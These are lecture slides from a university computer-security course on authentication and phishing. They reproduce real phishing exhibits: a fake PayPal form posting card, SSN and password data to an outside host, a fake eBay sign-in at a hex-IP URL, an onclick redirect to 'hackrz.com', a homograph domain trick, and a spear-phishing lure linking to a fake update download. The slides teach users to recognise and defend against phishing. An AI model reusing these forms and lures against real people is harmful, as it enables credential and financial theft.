

Authentication & Impersonation

CS 161: Computer Security

Prof. David Wagner

February 21, 2013

Goals For Today

- Authentication
- A broad look at the problem of **impersonation**
 - Users not interacting with what they think they are
 - Clickjacking
 - Phishing
 - Other deceptive frauds
 - Servers attempting to tell “Is this ‘user’ really a human?”
 - CAPTCHAs
- With an emphasis on *conceptual* defenses

Authentication

Authenticating users

- How can a computer authenticate the user?
- “Something you know”
 - e.g., password, PIN
- “Something you have”
 - e.g., smartphone, ATM card, car key
- “Something you are”
 - e.g., fingerprint, iris scan, facial recognition
- Two-factor authentication: combine multiple of the above

Authenticating the server

- How can a user authenticate the web server she is interacting with?

Phishing

Please fill in the correct information for the following category to verify your identity.

Security Measures

Email address:

PayPal Password:

Full Name:

SSN:

 - -

Card Type:

Card Number:

Expiration Date:

 / (mm/yyyy)

Card Verification Number (CVV2):

Street:

City:

Country:

Zip Code:

Telephone:

Verified By Visa / Mastercard

Securecode:

Date of Birth:

 - - (Ex: dd-mm-yyyy)

Submit Form

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).

For more information on protecting yourself from fraud, please review our Security Tips at <http://www.paypal.com/securitytips>

Protect Your Password

You should **never** give your PayPal password to anyone, including PayPal employees.

By cli

Your

```
<form action="http://bit.bg/a/paypal.php" method="post" name="Date">
```



eBay sent this message from (pajv21).

Your registered name is included to show this message originated from eBay. [Learn more.](#)

Message from eBay member , pajv21



Do not respond to the sender if this message requests that you complete the transaction outside of eBay. This type of offer is against eBay policy, may be fraudulent, and is not covered by buyer protection programs. [Learn More.](#)

I can do for \$385.00 with shipping. Waiting for your answer asap.

Thank you.

Did this answer your question? If not, let the seller know.

Respond

View Item: <http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&item=130312669787>

Item Id: [130312669787](#)

End time: Mar 03, 2011 09:38:06 PDT

Buyer: [pajv21](#) ([381](#) ★)

Feedback: **100 % Positive**

Member: since 26-May-06

Location: United States

Listing Status: This message was sent while the listing was **active**.



Marketplace Safety Tip

- Keep your money safe - never pay for items with cash or instant money transfer services, such as [Western Union](#) or [MoneyGram](#). In the past some sellers have exploited these payment methods in order to defraud buyers, so eBay has banned them from the site.



Welcome to eBay - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Home Mail Print Mail People

Address <http://0xbd5947e3/sendfiles/.../signin.ebay.com/ws/eBayISAPI.dll?SignIn&httpAffwww.ebay.com2F/> Go Links >>



eBay Buyer Protection [Learn more](#) **NEW**

Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID
[I forgot my user ID](#)

Password
[I forgot my password](#)

Keep me signed in for today. Don't check this box if you're at a public or shared computer.

[Sign in](#)

Having problems with signing in? [Get help.](#)

Protect your account: Create a unique password by using a combination of letters and numbers that are not



Recycle Bin

Welcome to eBay - Microsoft Internet Explorer



File Edit View Favorites Tools Help



Address http://0xbd5947e3/sendfiles/.../signin.ebay.com/ws/eBayISAPI.dll?SignInruhttpAFFwww.ebay.com2F/



Links >>

 eBay Buyer Protection [Learn more](#) **NEW**

Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID [I forgot my user ID](#)Password [I forgot my password](#)

Keep me signed in for today. Don't check this box if you're at a public or shared computer.

[Sign in](#)

Having problems with signing in? [Get help.](#)

Protect your account: Create a unique password by using a combination of letters and numbers that are not



Recycle Bin

Identity Confirmation - Microsoft Internet Explorer



File Edit View Favorites Tools Help



Address http://0xbd5947e3/sendfiles/.../signin.ebay.com/ws/eBayISAPI.dll?SignInruhttpAFFwww.ebay.com2F/sQuestion.php

Go

Links



Please confirm your identity jbieber

**Please answer security question below.**

What is your mother's maiden name? ▾

Smith

Answer the secret question you provided.

What is your other eBay user ID or another's member in your household?

NA

What email used to be associated with this account?

bieberlicious@hotmail.com

Have you ever sold something on eBay?



Recycle Bin

Identity Confirmation - Microsoft Internet Explorer



File Edit View Favorites Tools Help



Address http://0xbd5947e3/sendfiles/.../signin.ebay.com/ws/eBayISAPI.dll?SignInruhttpAFFwww.ebay.com2F/fin.php

Go Links



Bucks You're Invited! Join eBay Bucks.

Buy Sell My eBay Communi

Search bar with input field, 'All Categories' dropdown, 'Search' button, and 'Advanced Search' link

Categories Motors Stores Daily Deal



Thanks jbieber. Your identity has been confirmed.

Now you can pick up where you left off.

Save Profile

About eBay | Announcements | Security Center | Resolution Center | eBay Toolbar | Policies | Government Relations | Site Map | Help

eBay Buyer Protection We'll cover your purchase price plus original shipping. Learn more

Copyright © 1995-2010 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.

eBay official time





Recycle Bin

http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo= - Microsoft Internet Explorer



File Edit View Favorites Tools Help



Address http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo%3DLVI%26its%3DI%26otn%3D1



Links >>

Welcome! [Sign in](#) or [register](#).

Go

[My eBay](#)[Sell](#)[Community](#)[Customer Support](#)

CATEGORIES

[FASHION](#)[MOTORS](#)[DEALS](#)[CLASSIFIEDS](#)**eBay Buyer Protection** [Learn more](#)

This listing (350121605127) has been removed, or this item is not available.

- Please check that you've entered the correct item number
- Listings that have ended 90 or more days ago will not be available for viewing.

[About eBay](#) | [Security Center](#) | [Buyer Tools](#) | [Policies](#) | [Stores](#) | [Site Map](#) | [eBay official time](#)

Copyright © 1995-2011 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).

The Problem of Phishing

- Arises due to mismatch between reality and..
 - User's perception of how to **assess legitimacy**
 - User's mental model of what attackers can control
 - Both Email and Web
- Coupled with:
 - Deficiencies in how web sites authenticate
 - In particular, “replayable” authentication that is vulnerable to theft
- How can we tell when we're being phished?



eBay sent this message from (pajv21).

Your registered name is included to show this message originated from eBay. [Learn more.](#)

Message from eBay member , pajv21



Do not respond to the sender if this message requests that you complete the transaction outside of eBay. This type of offer is against eBay policy, may be fraudulent, and is not covered by buyer protection programs. [Learn More.](#)

I can do for \$385.00 with shipping. Waiting for your answer asap.

Thank you.

Did this answer your question? If not, let the seller know.

Respond

View Item: <http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&item=130312669787>

Item Id: [130312669787](#)

End time: Mar 03, 2011 09:38:06 PDT

Buyer: [pajv21](#) ([381](#) ★)

Feedback: **100 % Positive**

Member: since 26-May-06

Location: United States

Listing Status: This message was sent while the listing was **active**.



Marketplace Safety Tip

- Keep your money safe - never pay for items with cash or instant money transfer services, such as [Western Union](#) or [MoneyGram](#). In the past some sellers have exploited these payment methods in order to defraud buyers, so eBay has banned them from the site.





eBay sent this message from (pajv21).

Your registered name is included to show this message originated from eBay. [Learn more.](#)

Message from eBay member , pajv21



Do not respond to the sender if this message requests that you complete the transaction outside of eBay. This type of offer is against eBay policy, may be fraudulent, and is not covered by buyer protection programs. [Learn More.](#)

I can do for \$385.00 with shipping. Waiting for your answer asap.

Thank you.

Did this answer your question? If not, let the seller know.

Respond

View Item: <http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&item=130312669787>

Item Id: [130312669787](#)

End time: Mar 03, 2011 09:38:06 PDT

Buyer: [pajv21](#) ([381](#) ★)

Feedback: **100 % Positive**

Member: since 26-May-06

Location: United States

Listing Status: This message was sent while the listing was **active**.



Marketplace Safety Tip

- Keep your money safe - never pay for items with cash or instant money transfer services, such as Western Union or MoneyGram. In the past some sellers have exploited these payment methods in order to defraud buyers, so eBay has banned them from the site.



Check the URL before clicking?

```
<a href="http://www.ebay.com/"  
  onclick="location='http://hackrz.com/'">
```

Welcome to eBay - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Refresh Mail Print Mailbox People

Address <http://0xbd5947e3/sendfiles/.../signin.ebay.com/ws/eBayISAPI.dll?SignInruhttpAFFwww.ebay.com2F/> Go Links >>



eBay Buyer Protection [Learn more](#) **NEW**

Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID
[I forgot my user ID](#)

Password
[I forgot my password](#)

Keep me signed in for today. Don't check this box if you're at a public or shared computer.

[Sign in](#)

Having problems with signing in? [Get help.](#)

Protect your account: Create a unique password by using a combination of letters and numbers that are not

Address  <http://0xbd5947e3/sendfiles/.../signin.ebay.com/ws/eBayISAPI.dll?SignIn&httpAffwww.ebay.com2F/>

Exploits a misfeature in IE that interprets a number here as a 32-bit IP address

Check the URL in address bar?

Welcome to eBay



Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID

[I forgot my user ID](#)

Password

[I forgot my password](#)

Keep me signed in for today. Don't check this box if you're at a public or shared computer.

[Sign In](#)

Having problems with signing in? [Get help.](#)

Protect your account: Check that the Web address in your browser starts with <https://signin.ebay.com/>. [More account security tips.](#)



Search

PERSONAL

SMALL BUSINESS

CORPORATE & INSTITUTIONAL

ABOUT PNC

Online Banking Sign On

User ID: [input] SIGN ON

Forgot Your User ID or Password?

New to Online Banking? Get Started Now! Learn More View Demo

Sign On to Other Services:

Select Service [dropdown]

PNC Bank Select Reward Visa Platinum Card advertisement featuring a family photo and a credit card image. Text includes: 'Take advantage of a 0.99% Introductory APR through March 31, 2010 on Balance Transfers' and 'Learn More'.

PNC Security Assurance

Products and Services

Solutions



Important FDIC Information

PNC Bank is participating in the FDIC's Transaction Account Guarantee Program. more



Two of America's best-known banks. Now simply one of America's best.

Making the transition to PNC as easy as possible for you.

PNC's wide range of services can make banking easier, and more convenient than ever. See why PNC's the smart choice for help in meeting your financial goals.

- Online Banking and Bill Pay
Checking
Savings
Loans and Lines of Credit
Cards

Whatever challenges and opportunities lie ahead, PNC can help. See why working with PNC to plan for life's greatest milestones is the smart choice.

- Making the Most of Your Money
Virtual Wallet
Planning for Retirement
Saving for Education
Buying a Home

Homograph Attacks

- International domain names can use international character set
 - E.g., Chinese contains characters that look like / . ? =
- **Attack:** Legitimately register var.cn ...
- ... buy legitimate set of HTTPS certificates for it ...
- ... and then create a subdomain:
`www.pnc.com/webapp/unsec/homepage.var.cn`

Check for padlock?



WACHOVIA



Wac
Our comm

LOGIN



User ID:

Remember my User ID

Password:

(case sensitive)

Service:

Login

Forgot [User ID](#) or [Password](#)?

Retirement Plan Participants: [Login](#)

Education Loan Customers: [Login](#)

PERSONAL FINANCE

[Online Services](#)

Online Banking with BillPay

Mobile Banking

Online Brokerage

More...

[Retirement Planning](#)

Tools & information for
Lifetime Retirement Planning

[Investing](#)

Accounts & Services

IRAs

More...

[Banking](#)

Checking

Savings & CDs

Credit Cards

Check Cards

More...

[Lending](#)

Mortgage

Home Equity **New!**


Education Loans

Vehicle Loans

[Rates](#)


Mortgage Rates

En e



Add a clever .favicon with a picture of a padlock

Check for “green glow” in address bar?



Check for everything?

The image shows a screenshot of the PayPal website as it appeared in a Windows Internet Explorer browser window. The browser's address bar shows the URL <https://www.paypal.com/>. The page features the PayPal logo at the top left and navigation links for [Sign Up](#), [Log In](#), and [Help](#) at the top right. Below the logo is a horizontal menu with buttons for **Welcome**, **Send Money**, **Request Money**, **Merchant Services**, and **Auction Tools**. The main content area is divided into three sections: **Member Log-In** with input fields for Email Address and Password and a [Log In](#) button; **Join PayPal Today** with the text "Now Over 100 million accounts" and a [Sign Up Now!](#) button; and **Learn more about PayPal Worldwide** with a globe icon and a [PayPal Worldwide](#) link. At the bottom, there is a banner for **Shop Without Sharing** with the tagline "Your Financial Information" and the slogan "PayPal. Privacy is built in." To the right of the banner are two promotional boxes: **Fall Specials** with a [See All Offers](#) link, and **16 Ways to Promote Your E-Business**.

“Browser in Browser”

The image illustrates a "Browser in Browser" configuration. The outer window is titled "http://paypal.login.com/ - Windows Internet Explorer" and shows the address bar with "http://paypal.login.com/". The inner window is titled "Welcome - PayPal - Windows Internet Explorer" and shows the address bar with "https://www.paypal.com/". The inner window displays the PayPal homepage, including the PayPal logo, navigation links (Sign Up, Log In, Help), and a "Member Log-In" section with input fields for "Email Address" and "Password", and a "Log In" button. Other elements in the inner window include "Join PayPal Today" (Now Over 100 million accounts, Sign Up Now!), "Learn more about PayPal Worldwide", "Shop Without Sharing" (Your Financial Information, PayPal. Privacy is built in.), "Fall Specials", and "16 Ways to Promote Your E-Business".

“Spear Phishing”

From: Lab.senior.manager@gmail.com
Subject: FW: Agenda
Body: This below agenda just came in form from Susan, please look at it.
>From: Norris, Susan (ORO)
>To: Manager, Senior; Rabovsky, Joel MJ
>Subject: Agenda
>Thanks, nice to know that you all care this so much!
>
>Susan Norris
>norrissg@oro.doe.gov
Attached: Agenda Mar 4.pdf

Targeted phishing that includes details that seemingly must mean it's legitimate

To: vern@ee.lbl.gov
Subject: RE: Russian spear phishing attack against .mil and .gov employees
From: jeffreyc@cia.gov
Date: Wed, 10 Feb 2010 19:51:47 +0100

Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or Intelink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft Windows and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

Download:

<http://mv.net.md/update/update.zip>

or

<http://www.sendspace.com/file/xwc1pi>

**Yep, this is itself a
spear-phishing attack!**

Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare".
jeffreyc@greylogic.us

Sophisticated phishing

- Context-aware phishing – 10% users fooled
 - Spoofed email includes info related to a recent eBay transaction/listing/purchase
- Social phishing – 70% users fooled
 - Send spoofed email appearing to be from one of the victim's friends (inferred using social networks)
- West Point experiment
 - Cadets received a spoofed email near end of semester: “*There was a problem with your last grade report; click here to resolve it.*” 80% clicked.

Why does phishing work?

- Because users are stupid?

Why does phishing work?

- User mental model vs. reality
 - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare
- Users tend not to suspect malice; they find benign interpretations and have been *acclimated to failure*
- Psychology: people prefer to gamble for a chance of no loss than a sure loss

Authenticating the server

- So, how can a user authenticate the web server she is interacting with?
 - 1. Check the address bar carefully. or,
 - 2. Load the site via a bookmark or by typing into the address bar.

Helping users

- What could sites do to help users avoid phishing attacks? Are there authentication methods that are resistant to phishing?

Reminders

- Midterm 1 in class, Monday, here, 50 minutes
- You can bring a cheat sheet:
one sheet of paper, double-sided
- Review session tomorrow, 2-4pm, 100 GPB
- No discussion sections next week

Questions?